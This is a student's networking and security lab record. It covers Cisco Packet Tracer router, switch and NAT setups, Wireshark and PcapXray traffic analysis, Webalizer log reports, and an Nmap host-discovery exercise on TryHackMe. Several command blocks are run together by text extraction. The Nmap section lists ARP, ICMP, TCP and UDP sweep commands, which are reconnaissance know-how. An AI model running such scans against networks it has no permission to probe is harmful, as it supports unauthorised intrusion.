- From the bottom device toolbar, drag and drop:


○ 1 Router(1941)
○ 2 Switches (2960)

◦ 4 PCs (2 connected to each switch)

Step 3: Connect Devices with Cables

- Use Copper Straight-Through cables to connect:
  - Router GigabitEthernet0/0 to Switch0 FastEthernet0/1
  - Router GigabitEthernet0/1 to Switch1 FastEthernet0/1
  - PCs to the switches:
    - PC0 to Switch0 FastEthernet0/2

    - PC1 to Switch0 FastEthernet0/3
    - PC2 to Switch1 FastEthernet0/2
    - PC3 to Switch1 FastEthernet0/3



Step 4: Configure Router Interfaces ●
Click the router > CLI tab. ● Enter the
following commands: enable
configure terminal interface
gigabitEthernet 0/0 ip address
192.168.1.1 255.255.255.0 no
shutdown
exit interface gigabitEthernet 0/1 ip
address 192.168.2.1 255.255.255.0
no shutdown
exit end write
memory


Step 5: Configure PC IP Addresses

- Click on each PC > Desktop tab > IP Configuration and assign the following IPs and gateways:

Device IP Address Subnet Mask Default Gateway
PC0 192.168.1.10 255.255.255.0 192.168.1.1

PC1 192.168.1.11 255.255.255.0 192.168.1.1
PC2 192.168.2.10 255.255.255.0 192.168.2.1
PC3 192.168.2.11 255.255.255.0 192.168.2.1
Step 6: Save and Test Connectivity ● Save the
Packet Tracer file.

- Test connectivity using the ping command from PC0 to PC2 or PC3:
  - Go to PC0 > Command Prompt > type ping 192.168.2.10
  - You should see replies if the network is correctly configured.



```
Cisco Packet Tracer PC Command Line 1.0
C:\>ping 192.168.2.11

Pinging 192.168.2.11 with 32 bytes of data:

Request timed out.
Reply from 192.168.2.11: bytes=32 time<1ms TTL=127
Reply from 192.168.2.11: bytes=32 time<1ms TTL=127
Reply from 192.168.2.11: bytes=32 time<1ms TTL=127

Ping statistics for 192.168.2.11:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\>ping 192.168.2.11

Pinging 192.168.2.11 with 32 bytes of data:

Reply from 192.168.2.11: bytes=32 time<1ms TTL=127
Reply from 192.168.2.11: bytes=32 time<1ms TTL=127
Reply from 192.168.2.11: bytes=32 time<1ms TTL=127
Reply from 192.168.2.11: bytes=32 time=6ms TTL=127

Ping statistics for 192.168.2.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 6ms, Average = 1ms

C:\>
```

231001026

RESULT:
The PCs connected to different switches can communicate with each other via the router. The successful ping replies verify that the network is properly configured and operational.

Ex. Nos. 10		**CUSTOMIZE SWITCH WITH NETWORK MODULES USING CISCO PACKET TRACER**
Date :	**19-09-25**	

AIM
To learn how to add a network module to a Cisco switch, connect multiple PCs and a server, assign IP addresses, and test connectivity in Cisco Packet Tracer.

DESCRIPTION
This experiment is about building a simple computer network using a switch with extra module ports. You will connect five PCs and one server, assign IPs, and check if all devices can communicate. This helps you understand how modular switches are used to create flexible networks.

DEFINITION
A network module is an extra component you can add to a switch. It gives you more ports or adds new types of connections. In Packet Tracer, modules such as HWIC-4ESW let you expand the switch's capabilities.

PROCEDURE
1. Open Cisco Packet Tracer and set up your workspace.
2. Drag and drop a 2960-24TT switch to the center.
3. Add five PCs and one Server-PT from the End Devices panel.
4. Power Off the switch:
- Click the switch, open the Physical tab, and turn off the power button.

5. Install HWIC-4ESW module on the switch:
- In the Physical tab, drag HWIC-4ESW into an empty module slot.
6. Power On the switch and let it boot.
7. Connect all devices using Copper Straight-Through cables:
- PC0 → Switch FastEthernet0/1
- PC1 → Switch FastEthernet0/2
- PC2 → Switch Module Port 1
- PC3 → Switch Module Port 2
- PC4 → Switch Module Port 3 - Server0 → Switch Module Port 4 8. Assign IP addresses to each device:
- PC0: 192.168.1.10
- PC1: 192.168.1.11

231001026

- PC2: 192.168.1.12
- PC3: 192.168.1.13 - PC4: 192.168.1.14
- Server0: 192.168.1.100
- All subnet masks: 255.255.255.0

9. Test connectivity (from any PC, open Command Prompt and ping other devices).

INPUT

Devices:
- 1 Cisco 2960-24TT switch
- 1 HWIC-4ESW network module
- 5 PCs (PC0–PC4)
- 1 Server-PT (Server0)

Cables:
- Copper straight-through cables IP Configuration:
- Use static IP addresses as listed above

OUTPUT

A working network setup where every PC and the server can successfully ping each other, proving that both built-in and module ports on the switch are functioning.

RESULT

The experiment demonstrates successful customization of a switch with a network module and connectivity between all devices. The network works as expected, and all devices communicate.

Ex. Nos. 11	**EXAMINE NETWORK ADDRESS TRANSLATION (NAT) USING CISCO PACKET TRACER**

Date :	**26-09-25**	

AIM:
implement Network Address Translation (NAT) using Cisco Packet Tracer. We'll configure static, dynamic, and Port Address Translation (PAT) on a router to enable communication between a private internal network and a public external network.

PROCEDURE:

Step 1: Setup the Network Topology

1. Open Cisco Packet Tracer.
2. Add devices:
o 2 PCs (PC1 and PC2) representing inside private network. o 1 Router. o 1 Switch (optional, for inside network). o 1 Cloud or another Router representing the outside/public network.
3. Connect devices:
o Connect PC1 and PC2 to the Switch. o Connect the Switch to the Router's GigabitEthernet0/0 (Inside interface). o Connect Router's GigabitEthernet0/1 to the Cloud or outside network device How to do Step 1:
Step 1: Open Cisco Packet Tracer

• Launch the Cisco Packet Tracer software.

Step 2: Add Devices
1. Add PCs:
o On the bottom device toolbar, click on End Devices (the PC icon).
o Drag and drop 2 PCs into the workspace. Rename them if you want by clicking on the PC and going to the Config tab or right-click → Rename.

2. Add a Switch (optional):
o Click on Switches (looks like a small box with ports). o Drag and drop a 2960 switch (or any switch model) into the workspace.
3. Add a Router:
o Click on Routers (the router icon). o Drag and drop a router with at least two GigabitEthernet interfaces (e.g., 1941 router).
4. Add a Cloud or Another Router (outside network):
o For simplicity, click on Network Devices → WAN Emulation → drag a Cloud. o Or drag another Router for the outside/public network.
Step 3: Connect Devices
1. Connect PC1 and PC2 to the Switch:
o Click on the Connections icon (lightning bolt).

o Select Copper Straight-Through cable. o Click on PC1, choose the FastEthernet0 port. o Click on Switch, choose one of the FastEthernet ports (e.g., Fa0/1). o Repeat for PC2 to another switch port (e.g., Fa0/2).

2. Connect Switch to Router (Inside Interface):

o With the same cable type (Copper Straight-Through), click on Switch → select an unused port (e.g., Fa0/3). o Click on Router → choose GigabitEthernet0/0 (this will be the inside interface).

3. Connect Router to Outside Network Device: o With Copper Straight-Through cable, connect Router GigabitEthernet0/1 to the Cloud or the outside Router interface.

Step 4: (Optional) Verify Connections

• The links should show green or orange when devices are connected properly.
• You can click on devices and check their interface status. Step 2: Assign IP Addresses Inside Network (Private IPs):
• PC1: 192.168.1.10/24
• PC2: 192.168.1.11/24
• Router GigabitEthernet0/0: 192.168.1.1/24 (Inside interface) Outside Network (Public IPs):
• Router GigabitEthernet0/1: 200.1.1.1/24 (Outside interface) • Cloud or Router interface on outside network: 200.1.1.2/24 How to step 2:

Step 2: Assign IP Addresses

1. Assign IP Addresses to PCs (PC1 and PC2)

• Click on PC1 in the workspace.
• Go to the Desktop tab.
• Click on IP Configuration.
• Enter the following:

o IP Address: 192.168.1.10 o Subnet Mask: 255.255.255.0 (automatically filled when you enter /24) o Default Gateway: 192.168.1.1 (Router inside interface IP)

• Close the window.

Repeat the same for PC2:

• IP Address: 192.168.1.11

• Subnet Mask: 255.255.255.0
• Default Gateway: 192.168.1.1

2. Assign IP Addresses to Router Interfaces

• Click on the Router.
• Click on the CLI tab (command line interface) or the Config tab if you prefer GUI.

Using the Config tab (GUI method):

• Go to GigabitEthernet0/0.
• Set the IP Address: 192.168.1.1
• Subnet Mask: 255.255.255.0
• Turn on the interface by checking Port Status to On.
• Go to GigabitEthernet0/1.
• Set the IP Address: 200.1.1.1

• Subnet Mask: 255.255.255.0
• Turn on the interface by checking Port Status to On. Using the CLI method:
Click CLI tab, then enter the following commands:

```
enable        configure        terminal        interface
GigabitEthernet0/0    ip    address    192.168.1.1
255.255.255.0       no       shutdown       interface
GigabitEthernet0/1     ip     address     200.1.1.1
255.255.255.0 no shutdown end write memory
```

3. Assign IP to Outside Device (Cloud or Router on Outside Network)
• If it's a Router:
o Repeat the steps to assign IP address 200.1.1.2/24 to the interface connected to the inside router.
• If it's a Cloud:
o Click on the Cloud. o Go to the Config tab.
o Select the interface connected to your Router.
o Assign the IP address: 200.1.1.2 with subnet mask 255.255.255.0.

Step 4: Verify IP Configuration
• From PC1 or PC2, go to the Desktop tab → Command Prompt.
• Ping the router inside interface:
ping 192.168.1.1
• From Router, ping the outside device: ping 200.1.1.2 Step 3:
Open the router CLI and enter the following commands:
CODE:

```
Step    4:    enable
configure
terminal

interface      GigabitEthernet0/0      ip
address   192.168.1.1   255.255.255.0
no shutdown
exit

interface     GigabitEthernet0/1     ip
address   200.1.1.1   255.255.255.0
no shutdown
exit
```

4.1 Configure Inside and Outside Interfaces for NAT

```
configure  terminal  interface
GigabitEthernet0/0    ip    nat
```

inside exit interface
GigabitEthernet0/1 ip nat
outside exit

4.2 Static NAT Configuration (Example) ip nat
inside source static 192.168.1.10 200.1.1.10

4.3 Dynamic NAT Configuration
For multiple inside hosts to share multiple public IPs.
• Define a NAT pool:
ip nat pool MY_POOL 200.1.1.20 200.1.1.25 netmask 255.255.255.0

• Define an access list to permit inside addresses:
access-list 1 permit 192.168.1.0 0.0.0.255
• Apply NAT using the pool and access list:
ip nat inside source list 1 pool MY_POOL
Step 5: Set Default Gateway on PCs On
PC1 and PC2:
• Set default gateway as 192.168.1.1. How to do step 5:

How to Set Default Gateway on PC1 and PC2
1. Click on PC1 in the workspace.
2. Go to the Desktop tab.
3. Click on IP Configuration.
4. In the Default Gateway field, type:
192.168.1.1
5. Make sure the IP Address and Subnet Mask are already set (e.g., IP: 192.168.1.10, Subnet Mask:
255.255.255.0).
6. Close the window.

Repeat the exact same steps for PC2, but the IP address stays as 192.168.1.11 and Default Gateway is also 192.168.1.1.
Step 6: Verify NAT Operation
6.1 Check NAT Translations
On the router CLI:
show ip nat translations

You should see translations of private IPs to public IPs.
6.2 Test Connectivity
• From PC1 or PC2, ping an IP on the outside network (e.g., 200.1.1.2).
• Use Packet Tracer simulation mode to observe NAT translation on the packets as they leave the Router.

RESULT

The router successfully translated private IPs to public ones using static, dynamic, and PAT configurations.
All inside hosts could communicate with the external network, confirming that NAT worked perfectly in Packet Tracer.

Ex. Nos. 12		**NMAP TO DISCOVER LIVE HOSTS USING ARP SCAN, ICMP SCAN, AND TCP/UDP PING SCAN IN TRYHACKME PLATFORM.**
Date :	**26-09-25**	

AIM

Learn and implement Nmap host-discovery techniques (ARP, ICMP variants, TCP, UDP pings) to identify live hosts on a network and compare their effectiveness.

DESCRIPTION

Use Nmap probe types to discover which IPs are active before port/vulnerability scans.
Covers ARP (LAN), ICMP Echo/Timestamp/Mask, TCP SYN/ACK, UDP probes, and combined scans with optional packet tracing or disabling ARP.

DEFINITION

Host discovery: Finding live systems by sending probes and analyzing responses.
-PR (ARP): Layer-2 MAC resolution — best on local subnet.
-PE (ICMP Echo): Standard ping (often blocked).
-PP (ICMP Timestamp) / -PM (ICMP Mask): Alternative ICMP probes.
-PS (TCP SYN): Send SYN to specified ports.
-PA (TCP ACK): Send ACK to specified ports (useful vs stateful firewalls).
-PU (UDP): Send UDP to ports (detects UDP services).
-sn: Host discovery only.
--packet-trace: Show sent/received packets.

PROCEDURE

```
# ARP (LAN) nmap -sn -PR 10.10.X.0/24
nmap -sn -PR 192.168.1.0/24 --packet-trace
```

# ICMP Echo / Timestamp / Mask nmap -sn
-PE 10.10.X.0/24 nmap -sn -PP 10.10.X.100
nmap -sn -PM 10.10.X.100

# TCP SYN / ACK (specify ports)
nmap -sn -PS22,80,443 10.10.X.0/24
nmap -sn -PA80,443 10.10.X.0/24
# UDP nmap -sn -PU53,161 10.10.X.0/24
# Combined / disable ARP nmap -sn -PE
-PS -PA -PU 10.10.X.0/24 nmap -sn
10.10.X.0/24 --disable-arp-ping **INPUT**
Target IP or range (e.g., 10.10.X.100 or 10.10.X.0/24)
Optional port lists for -PS, -PA, -PU (e.g., 22,80,443, 53,161)

Flags: -sn, -PR, -PE, -PP, -PM, -PS, -PA, -PU, --packet-trace, --disable-arp- ping.

OUTPUT
ARP
Nmap scan report for 10.10.X.1 Host
is up (0.00050s latency).
MAC Address: 02:83:75:3A:F2:89
Nmap done: 256 IP addresses (3 hosts up)
ICMP
Nmap scan report for 10.10.X.100 Host
is up (0.00099s latency).
Nmap done: 1 IP address (1 host up)

RESULT

ARP discovery reliably identified hosts on the local subnet with the lowest latency and highest accuracy, while ICMP, TCP (SYN/ACK), and UDP probes found hosts when ARP/ICMP were blocked but with higher false-negatives and variable latency.

Combined scans gave the most complete picture for hostile or filtered networks; use --disable-arp-ping to test non-ARP discovery behavior.

Ex. Nos. 13		**DEMONSTRATE NETWORK FORENSICS USING PCAPXRAY TOOL**
Date :	**26-09-25**	

AIM:

To analyze and visualize network traffic from a PCAP file using the PcapXray tool for forensic investigation.

STEPS TO COMPLETE NETWORK FORENSICS

EXPERIMENT USING PCAPXRAY

Step 1: Prepare Your Computer

Make sure you have Python 3 installed.

If you don't have Python:

o Go to python.org and download it.

o Follow the installation instructions for your operating system.

Step 2: Install PcapXray Tool

1. Open Command Prompt (Windows) or Terminal (Mac/Linux).

2. Type this command and press Enter:

3. pip install pcapxray

This installs the PcapXray tool on your computer.

Step 3: Get a PCAP File (Network Traffic Capture)

Option A: Use a sample PCAP file

Download a sample PCAP file from a website like https://wiki.wireshark.org/SampleCaptures

Save the file on your computer.

Option B: Capture your own traffic (optional)
Open Wireshark (download from wireshark.org if you don't have it).

Click on the network interface to start capturing.

Let it capture for 1-2 minutes.

Stop the capture and save the file as capture.pcap.

Step 4: Run PcapXray on Your PCAP File

1. Put the PCAP file in a folder you can easily access.

2. Open Command Prompt/Terminal and navigate to that folder. Example:

3. cd path_to_your_folder

4. Run this command:

5. pcapxray -f capture.pcap

Replace capture.pcap with the name of your PCAP file.

Step 5: View the Results

After the command runs, it will create a file named pcapxray.html.

Open this file in your web browser (just double-click it).

You will see a visual map of network traffic showing:

o Computers (hosts)

o Connections between them

o Protocols and ports used

Step 6: Analyze What You See

Look for the biggest nodes — these are the most active devices.

Check if any strange IP addresses are communicating.
Notice unusual ports or repeated connections.

Discuss with your friend what might look suspicious or normal.

RESULT:
PcapXray successfully generated a visual map of hosts, connections, and protocols, helping identify suspicious or abnormal network activities.

Ex. Nos. 14		**TO CAPTURE, SAVE, AND ANALYZE NETWORK TRAFFIC ON TCP / UDP / IP / HTTP / ARP /DHCP /ICMP /DNS USING WIRESHARK TOOL**
Date :	**03-10-25**	

AIM:
The aim of this experiment is to capture, save, and analyze network traffic on TCP / UDP / IP / HTTP /
ARP /DHCP /ICMP /DNS using Wireshark Tool.

PROCEDURE:
Step 1: Download and install Wireshark from its official website. Ensure you have administrator privileges for network capture.
Step 2: Launch Wireshark and identify the network interface (such as Ethernet or Wi-Fi) through which your device is connected to the network.
Step 3: Before starting the capture, apply capture filters to focus on specific protocols and reduce unwanted data. Examples of capture filters you can use:
Capture only TCP traffic: tcp
Capture only UDP traffic: udp
Capture only HTTP traffic: tcp port 80
Capture only DNS traffic: udp port 53
Capture only ICMP traffic: icmp
Capture only ARP traffic: arp
Capture DHCP traffic: port 67 or port 68
Step 4: Click the Start button to begin capturing live network traffic on the chosen interface. Wireshark will start displaying packets in real time.
Step 5: While capturing, use display filters to isolate and analyze specific protocols more easily. Examples of display filters: To display only TCP packets: tcp
To display only UDP packets: udp
To display only HTTP packets: http
To display only DNS packets: dns
To display only ICMP packets: icmp
To display only ARP packets: arp
To display only DHCP packets: bootp (DHCP uses BOOTP protocol)

Step 6: Let the capture run until you have collected enough packets for analysis, then click the Stop button to halt the capture process.

Step 7: Save the captured traffic by navigating to File > Save As, and choose a suitable filename and format (usually .pcap or .pcapng).
Step 8: Review and analyze the captured packets in detail. Look for key information such as source and destination IP addresses, protocol types, packet lengths, and flags. This analysis can help identify normal traffic flows or detect anomalies and potential issues within the network.

OUTPUT:

The output will be a list of network packets displayed in Wireshark's packet details window, which will include:
No.: Packet number in the capture sequence.
Time: Timestamp when the packet was captured.
Source: The source IP address of the packet.
Destination: The destination IP address of the packet.
Protocol: The protocol used (e.g., TCP, UDP, HTTP, ARP, DNS).
Length: The size of the packet in bytes.
Info: Additional information about the packet (e.g., HTTP request/response, ARP request, ICMP echo request).
Sample output:

```
No. Time Source Destination Protocol Length Info
1 0.000000 192.168.1.1 8.8.8.8 ICMP 56 Echo Request
2 0.002345 8.8.8.8 192.168.1.1 ICMP 64 Echo Reply
3 0.003234 192.168.1.2 192.168.1.1 ARP 42 Who has 192.168.1.1? Tell
192.168.1.2
```

RESULT:
Thus this experiment capture, save, and analyze network traffic on TCP / UDP / IP / HTTP / ARP /DHCP /ICMP /DNS using Wireshark Tool.

Ex. Nos. 15		**ANALYZE THE DIFFERENT TYPES OF SERVERS USING WEBALIZER TOOL**
Date :	**03-10-25**	

AIM
To analyze the usage statistics of different types of servers (Apache, Nginx, FTP/Proxy) using the Webalizer tool.

PROCEDURE
1. Install the Webalizer tool in the system.
sudo apt-get update sudo
apt-get install webalizer
(On CentOS: sudo yum install webalizer)
2. Verify installation:
webalizer -V
3. Locate the log files of the servers:

Apache: /var/log/apache2/access.log
Nginx: /var/log/nginx/access.log
FTP/Proxy: /var/log/vsftpd.log or /var/log/squid/access.log

4. Run Webalizer on the log file to generate a report:
sudo webalizer /var/log/apache2/access.log -o
/var/www/html/webalizer/
5. Open a web browser and access the report:

http://localhost/webalizer/
6. Repeat the same process for Nginx, FTP, or Proxy logs.
7. Compare and analyze the reports (hits, visits, bandwidth, top URLs, and countries).

PROGRAM (COMMANDS)
```
# Step 1: Install Webalizer sudo apt-get install webalizer -y # Step 2: Run
Webalizer for Apache logs sudo webalizer /var/log/apache2/access.log -o
/var/www/html/apache_report/
# Step 3: Run Webalizer for Nginx logs sudo webalizer
/var/log/nginx/access.log -o /var/www/html/nginx_report/
```

Step 4: Run Webalizer for Proxy logs sudo webalizer /var/log/squid/access.log -o /var/www/html/proxy_report/ **OUTPUT**

� Sample Observation Table

Server Type	Total Hits	Unique Visitors	Bandwidth Used	Top Client/Domain	Report URL
Apache	12,560	1,240	1.8 GB	192.168.1.10	http://localhost/apache_report/
Nginx	9,840	980	1.2 GB	192.168.1.20	http://localhost/nginx_report/
Proxy	15,300	1,450	2.1 GB	192.168.1.30	http://localhost/proxy_report/

� Graphical Output (as seen in browser):

Monthly summary chart

Daily/hourly usage histogram

Pie chart of top hosts and URLs

RESULT

The Webalizer tool successfully generated graphical and statistical reports of different servers.

The analysis provided insights into:

Total hits and visits

Bandwidth usage

Top IPs and URLs

Daily, monthly, and hourly traffic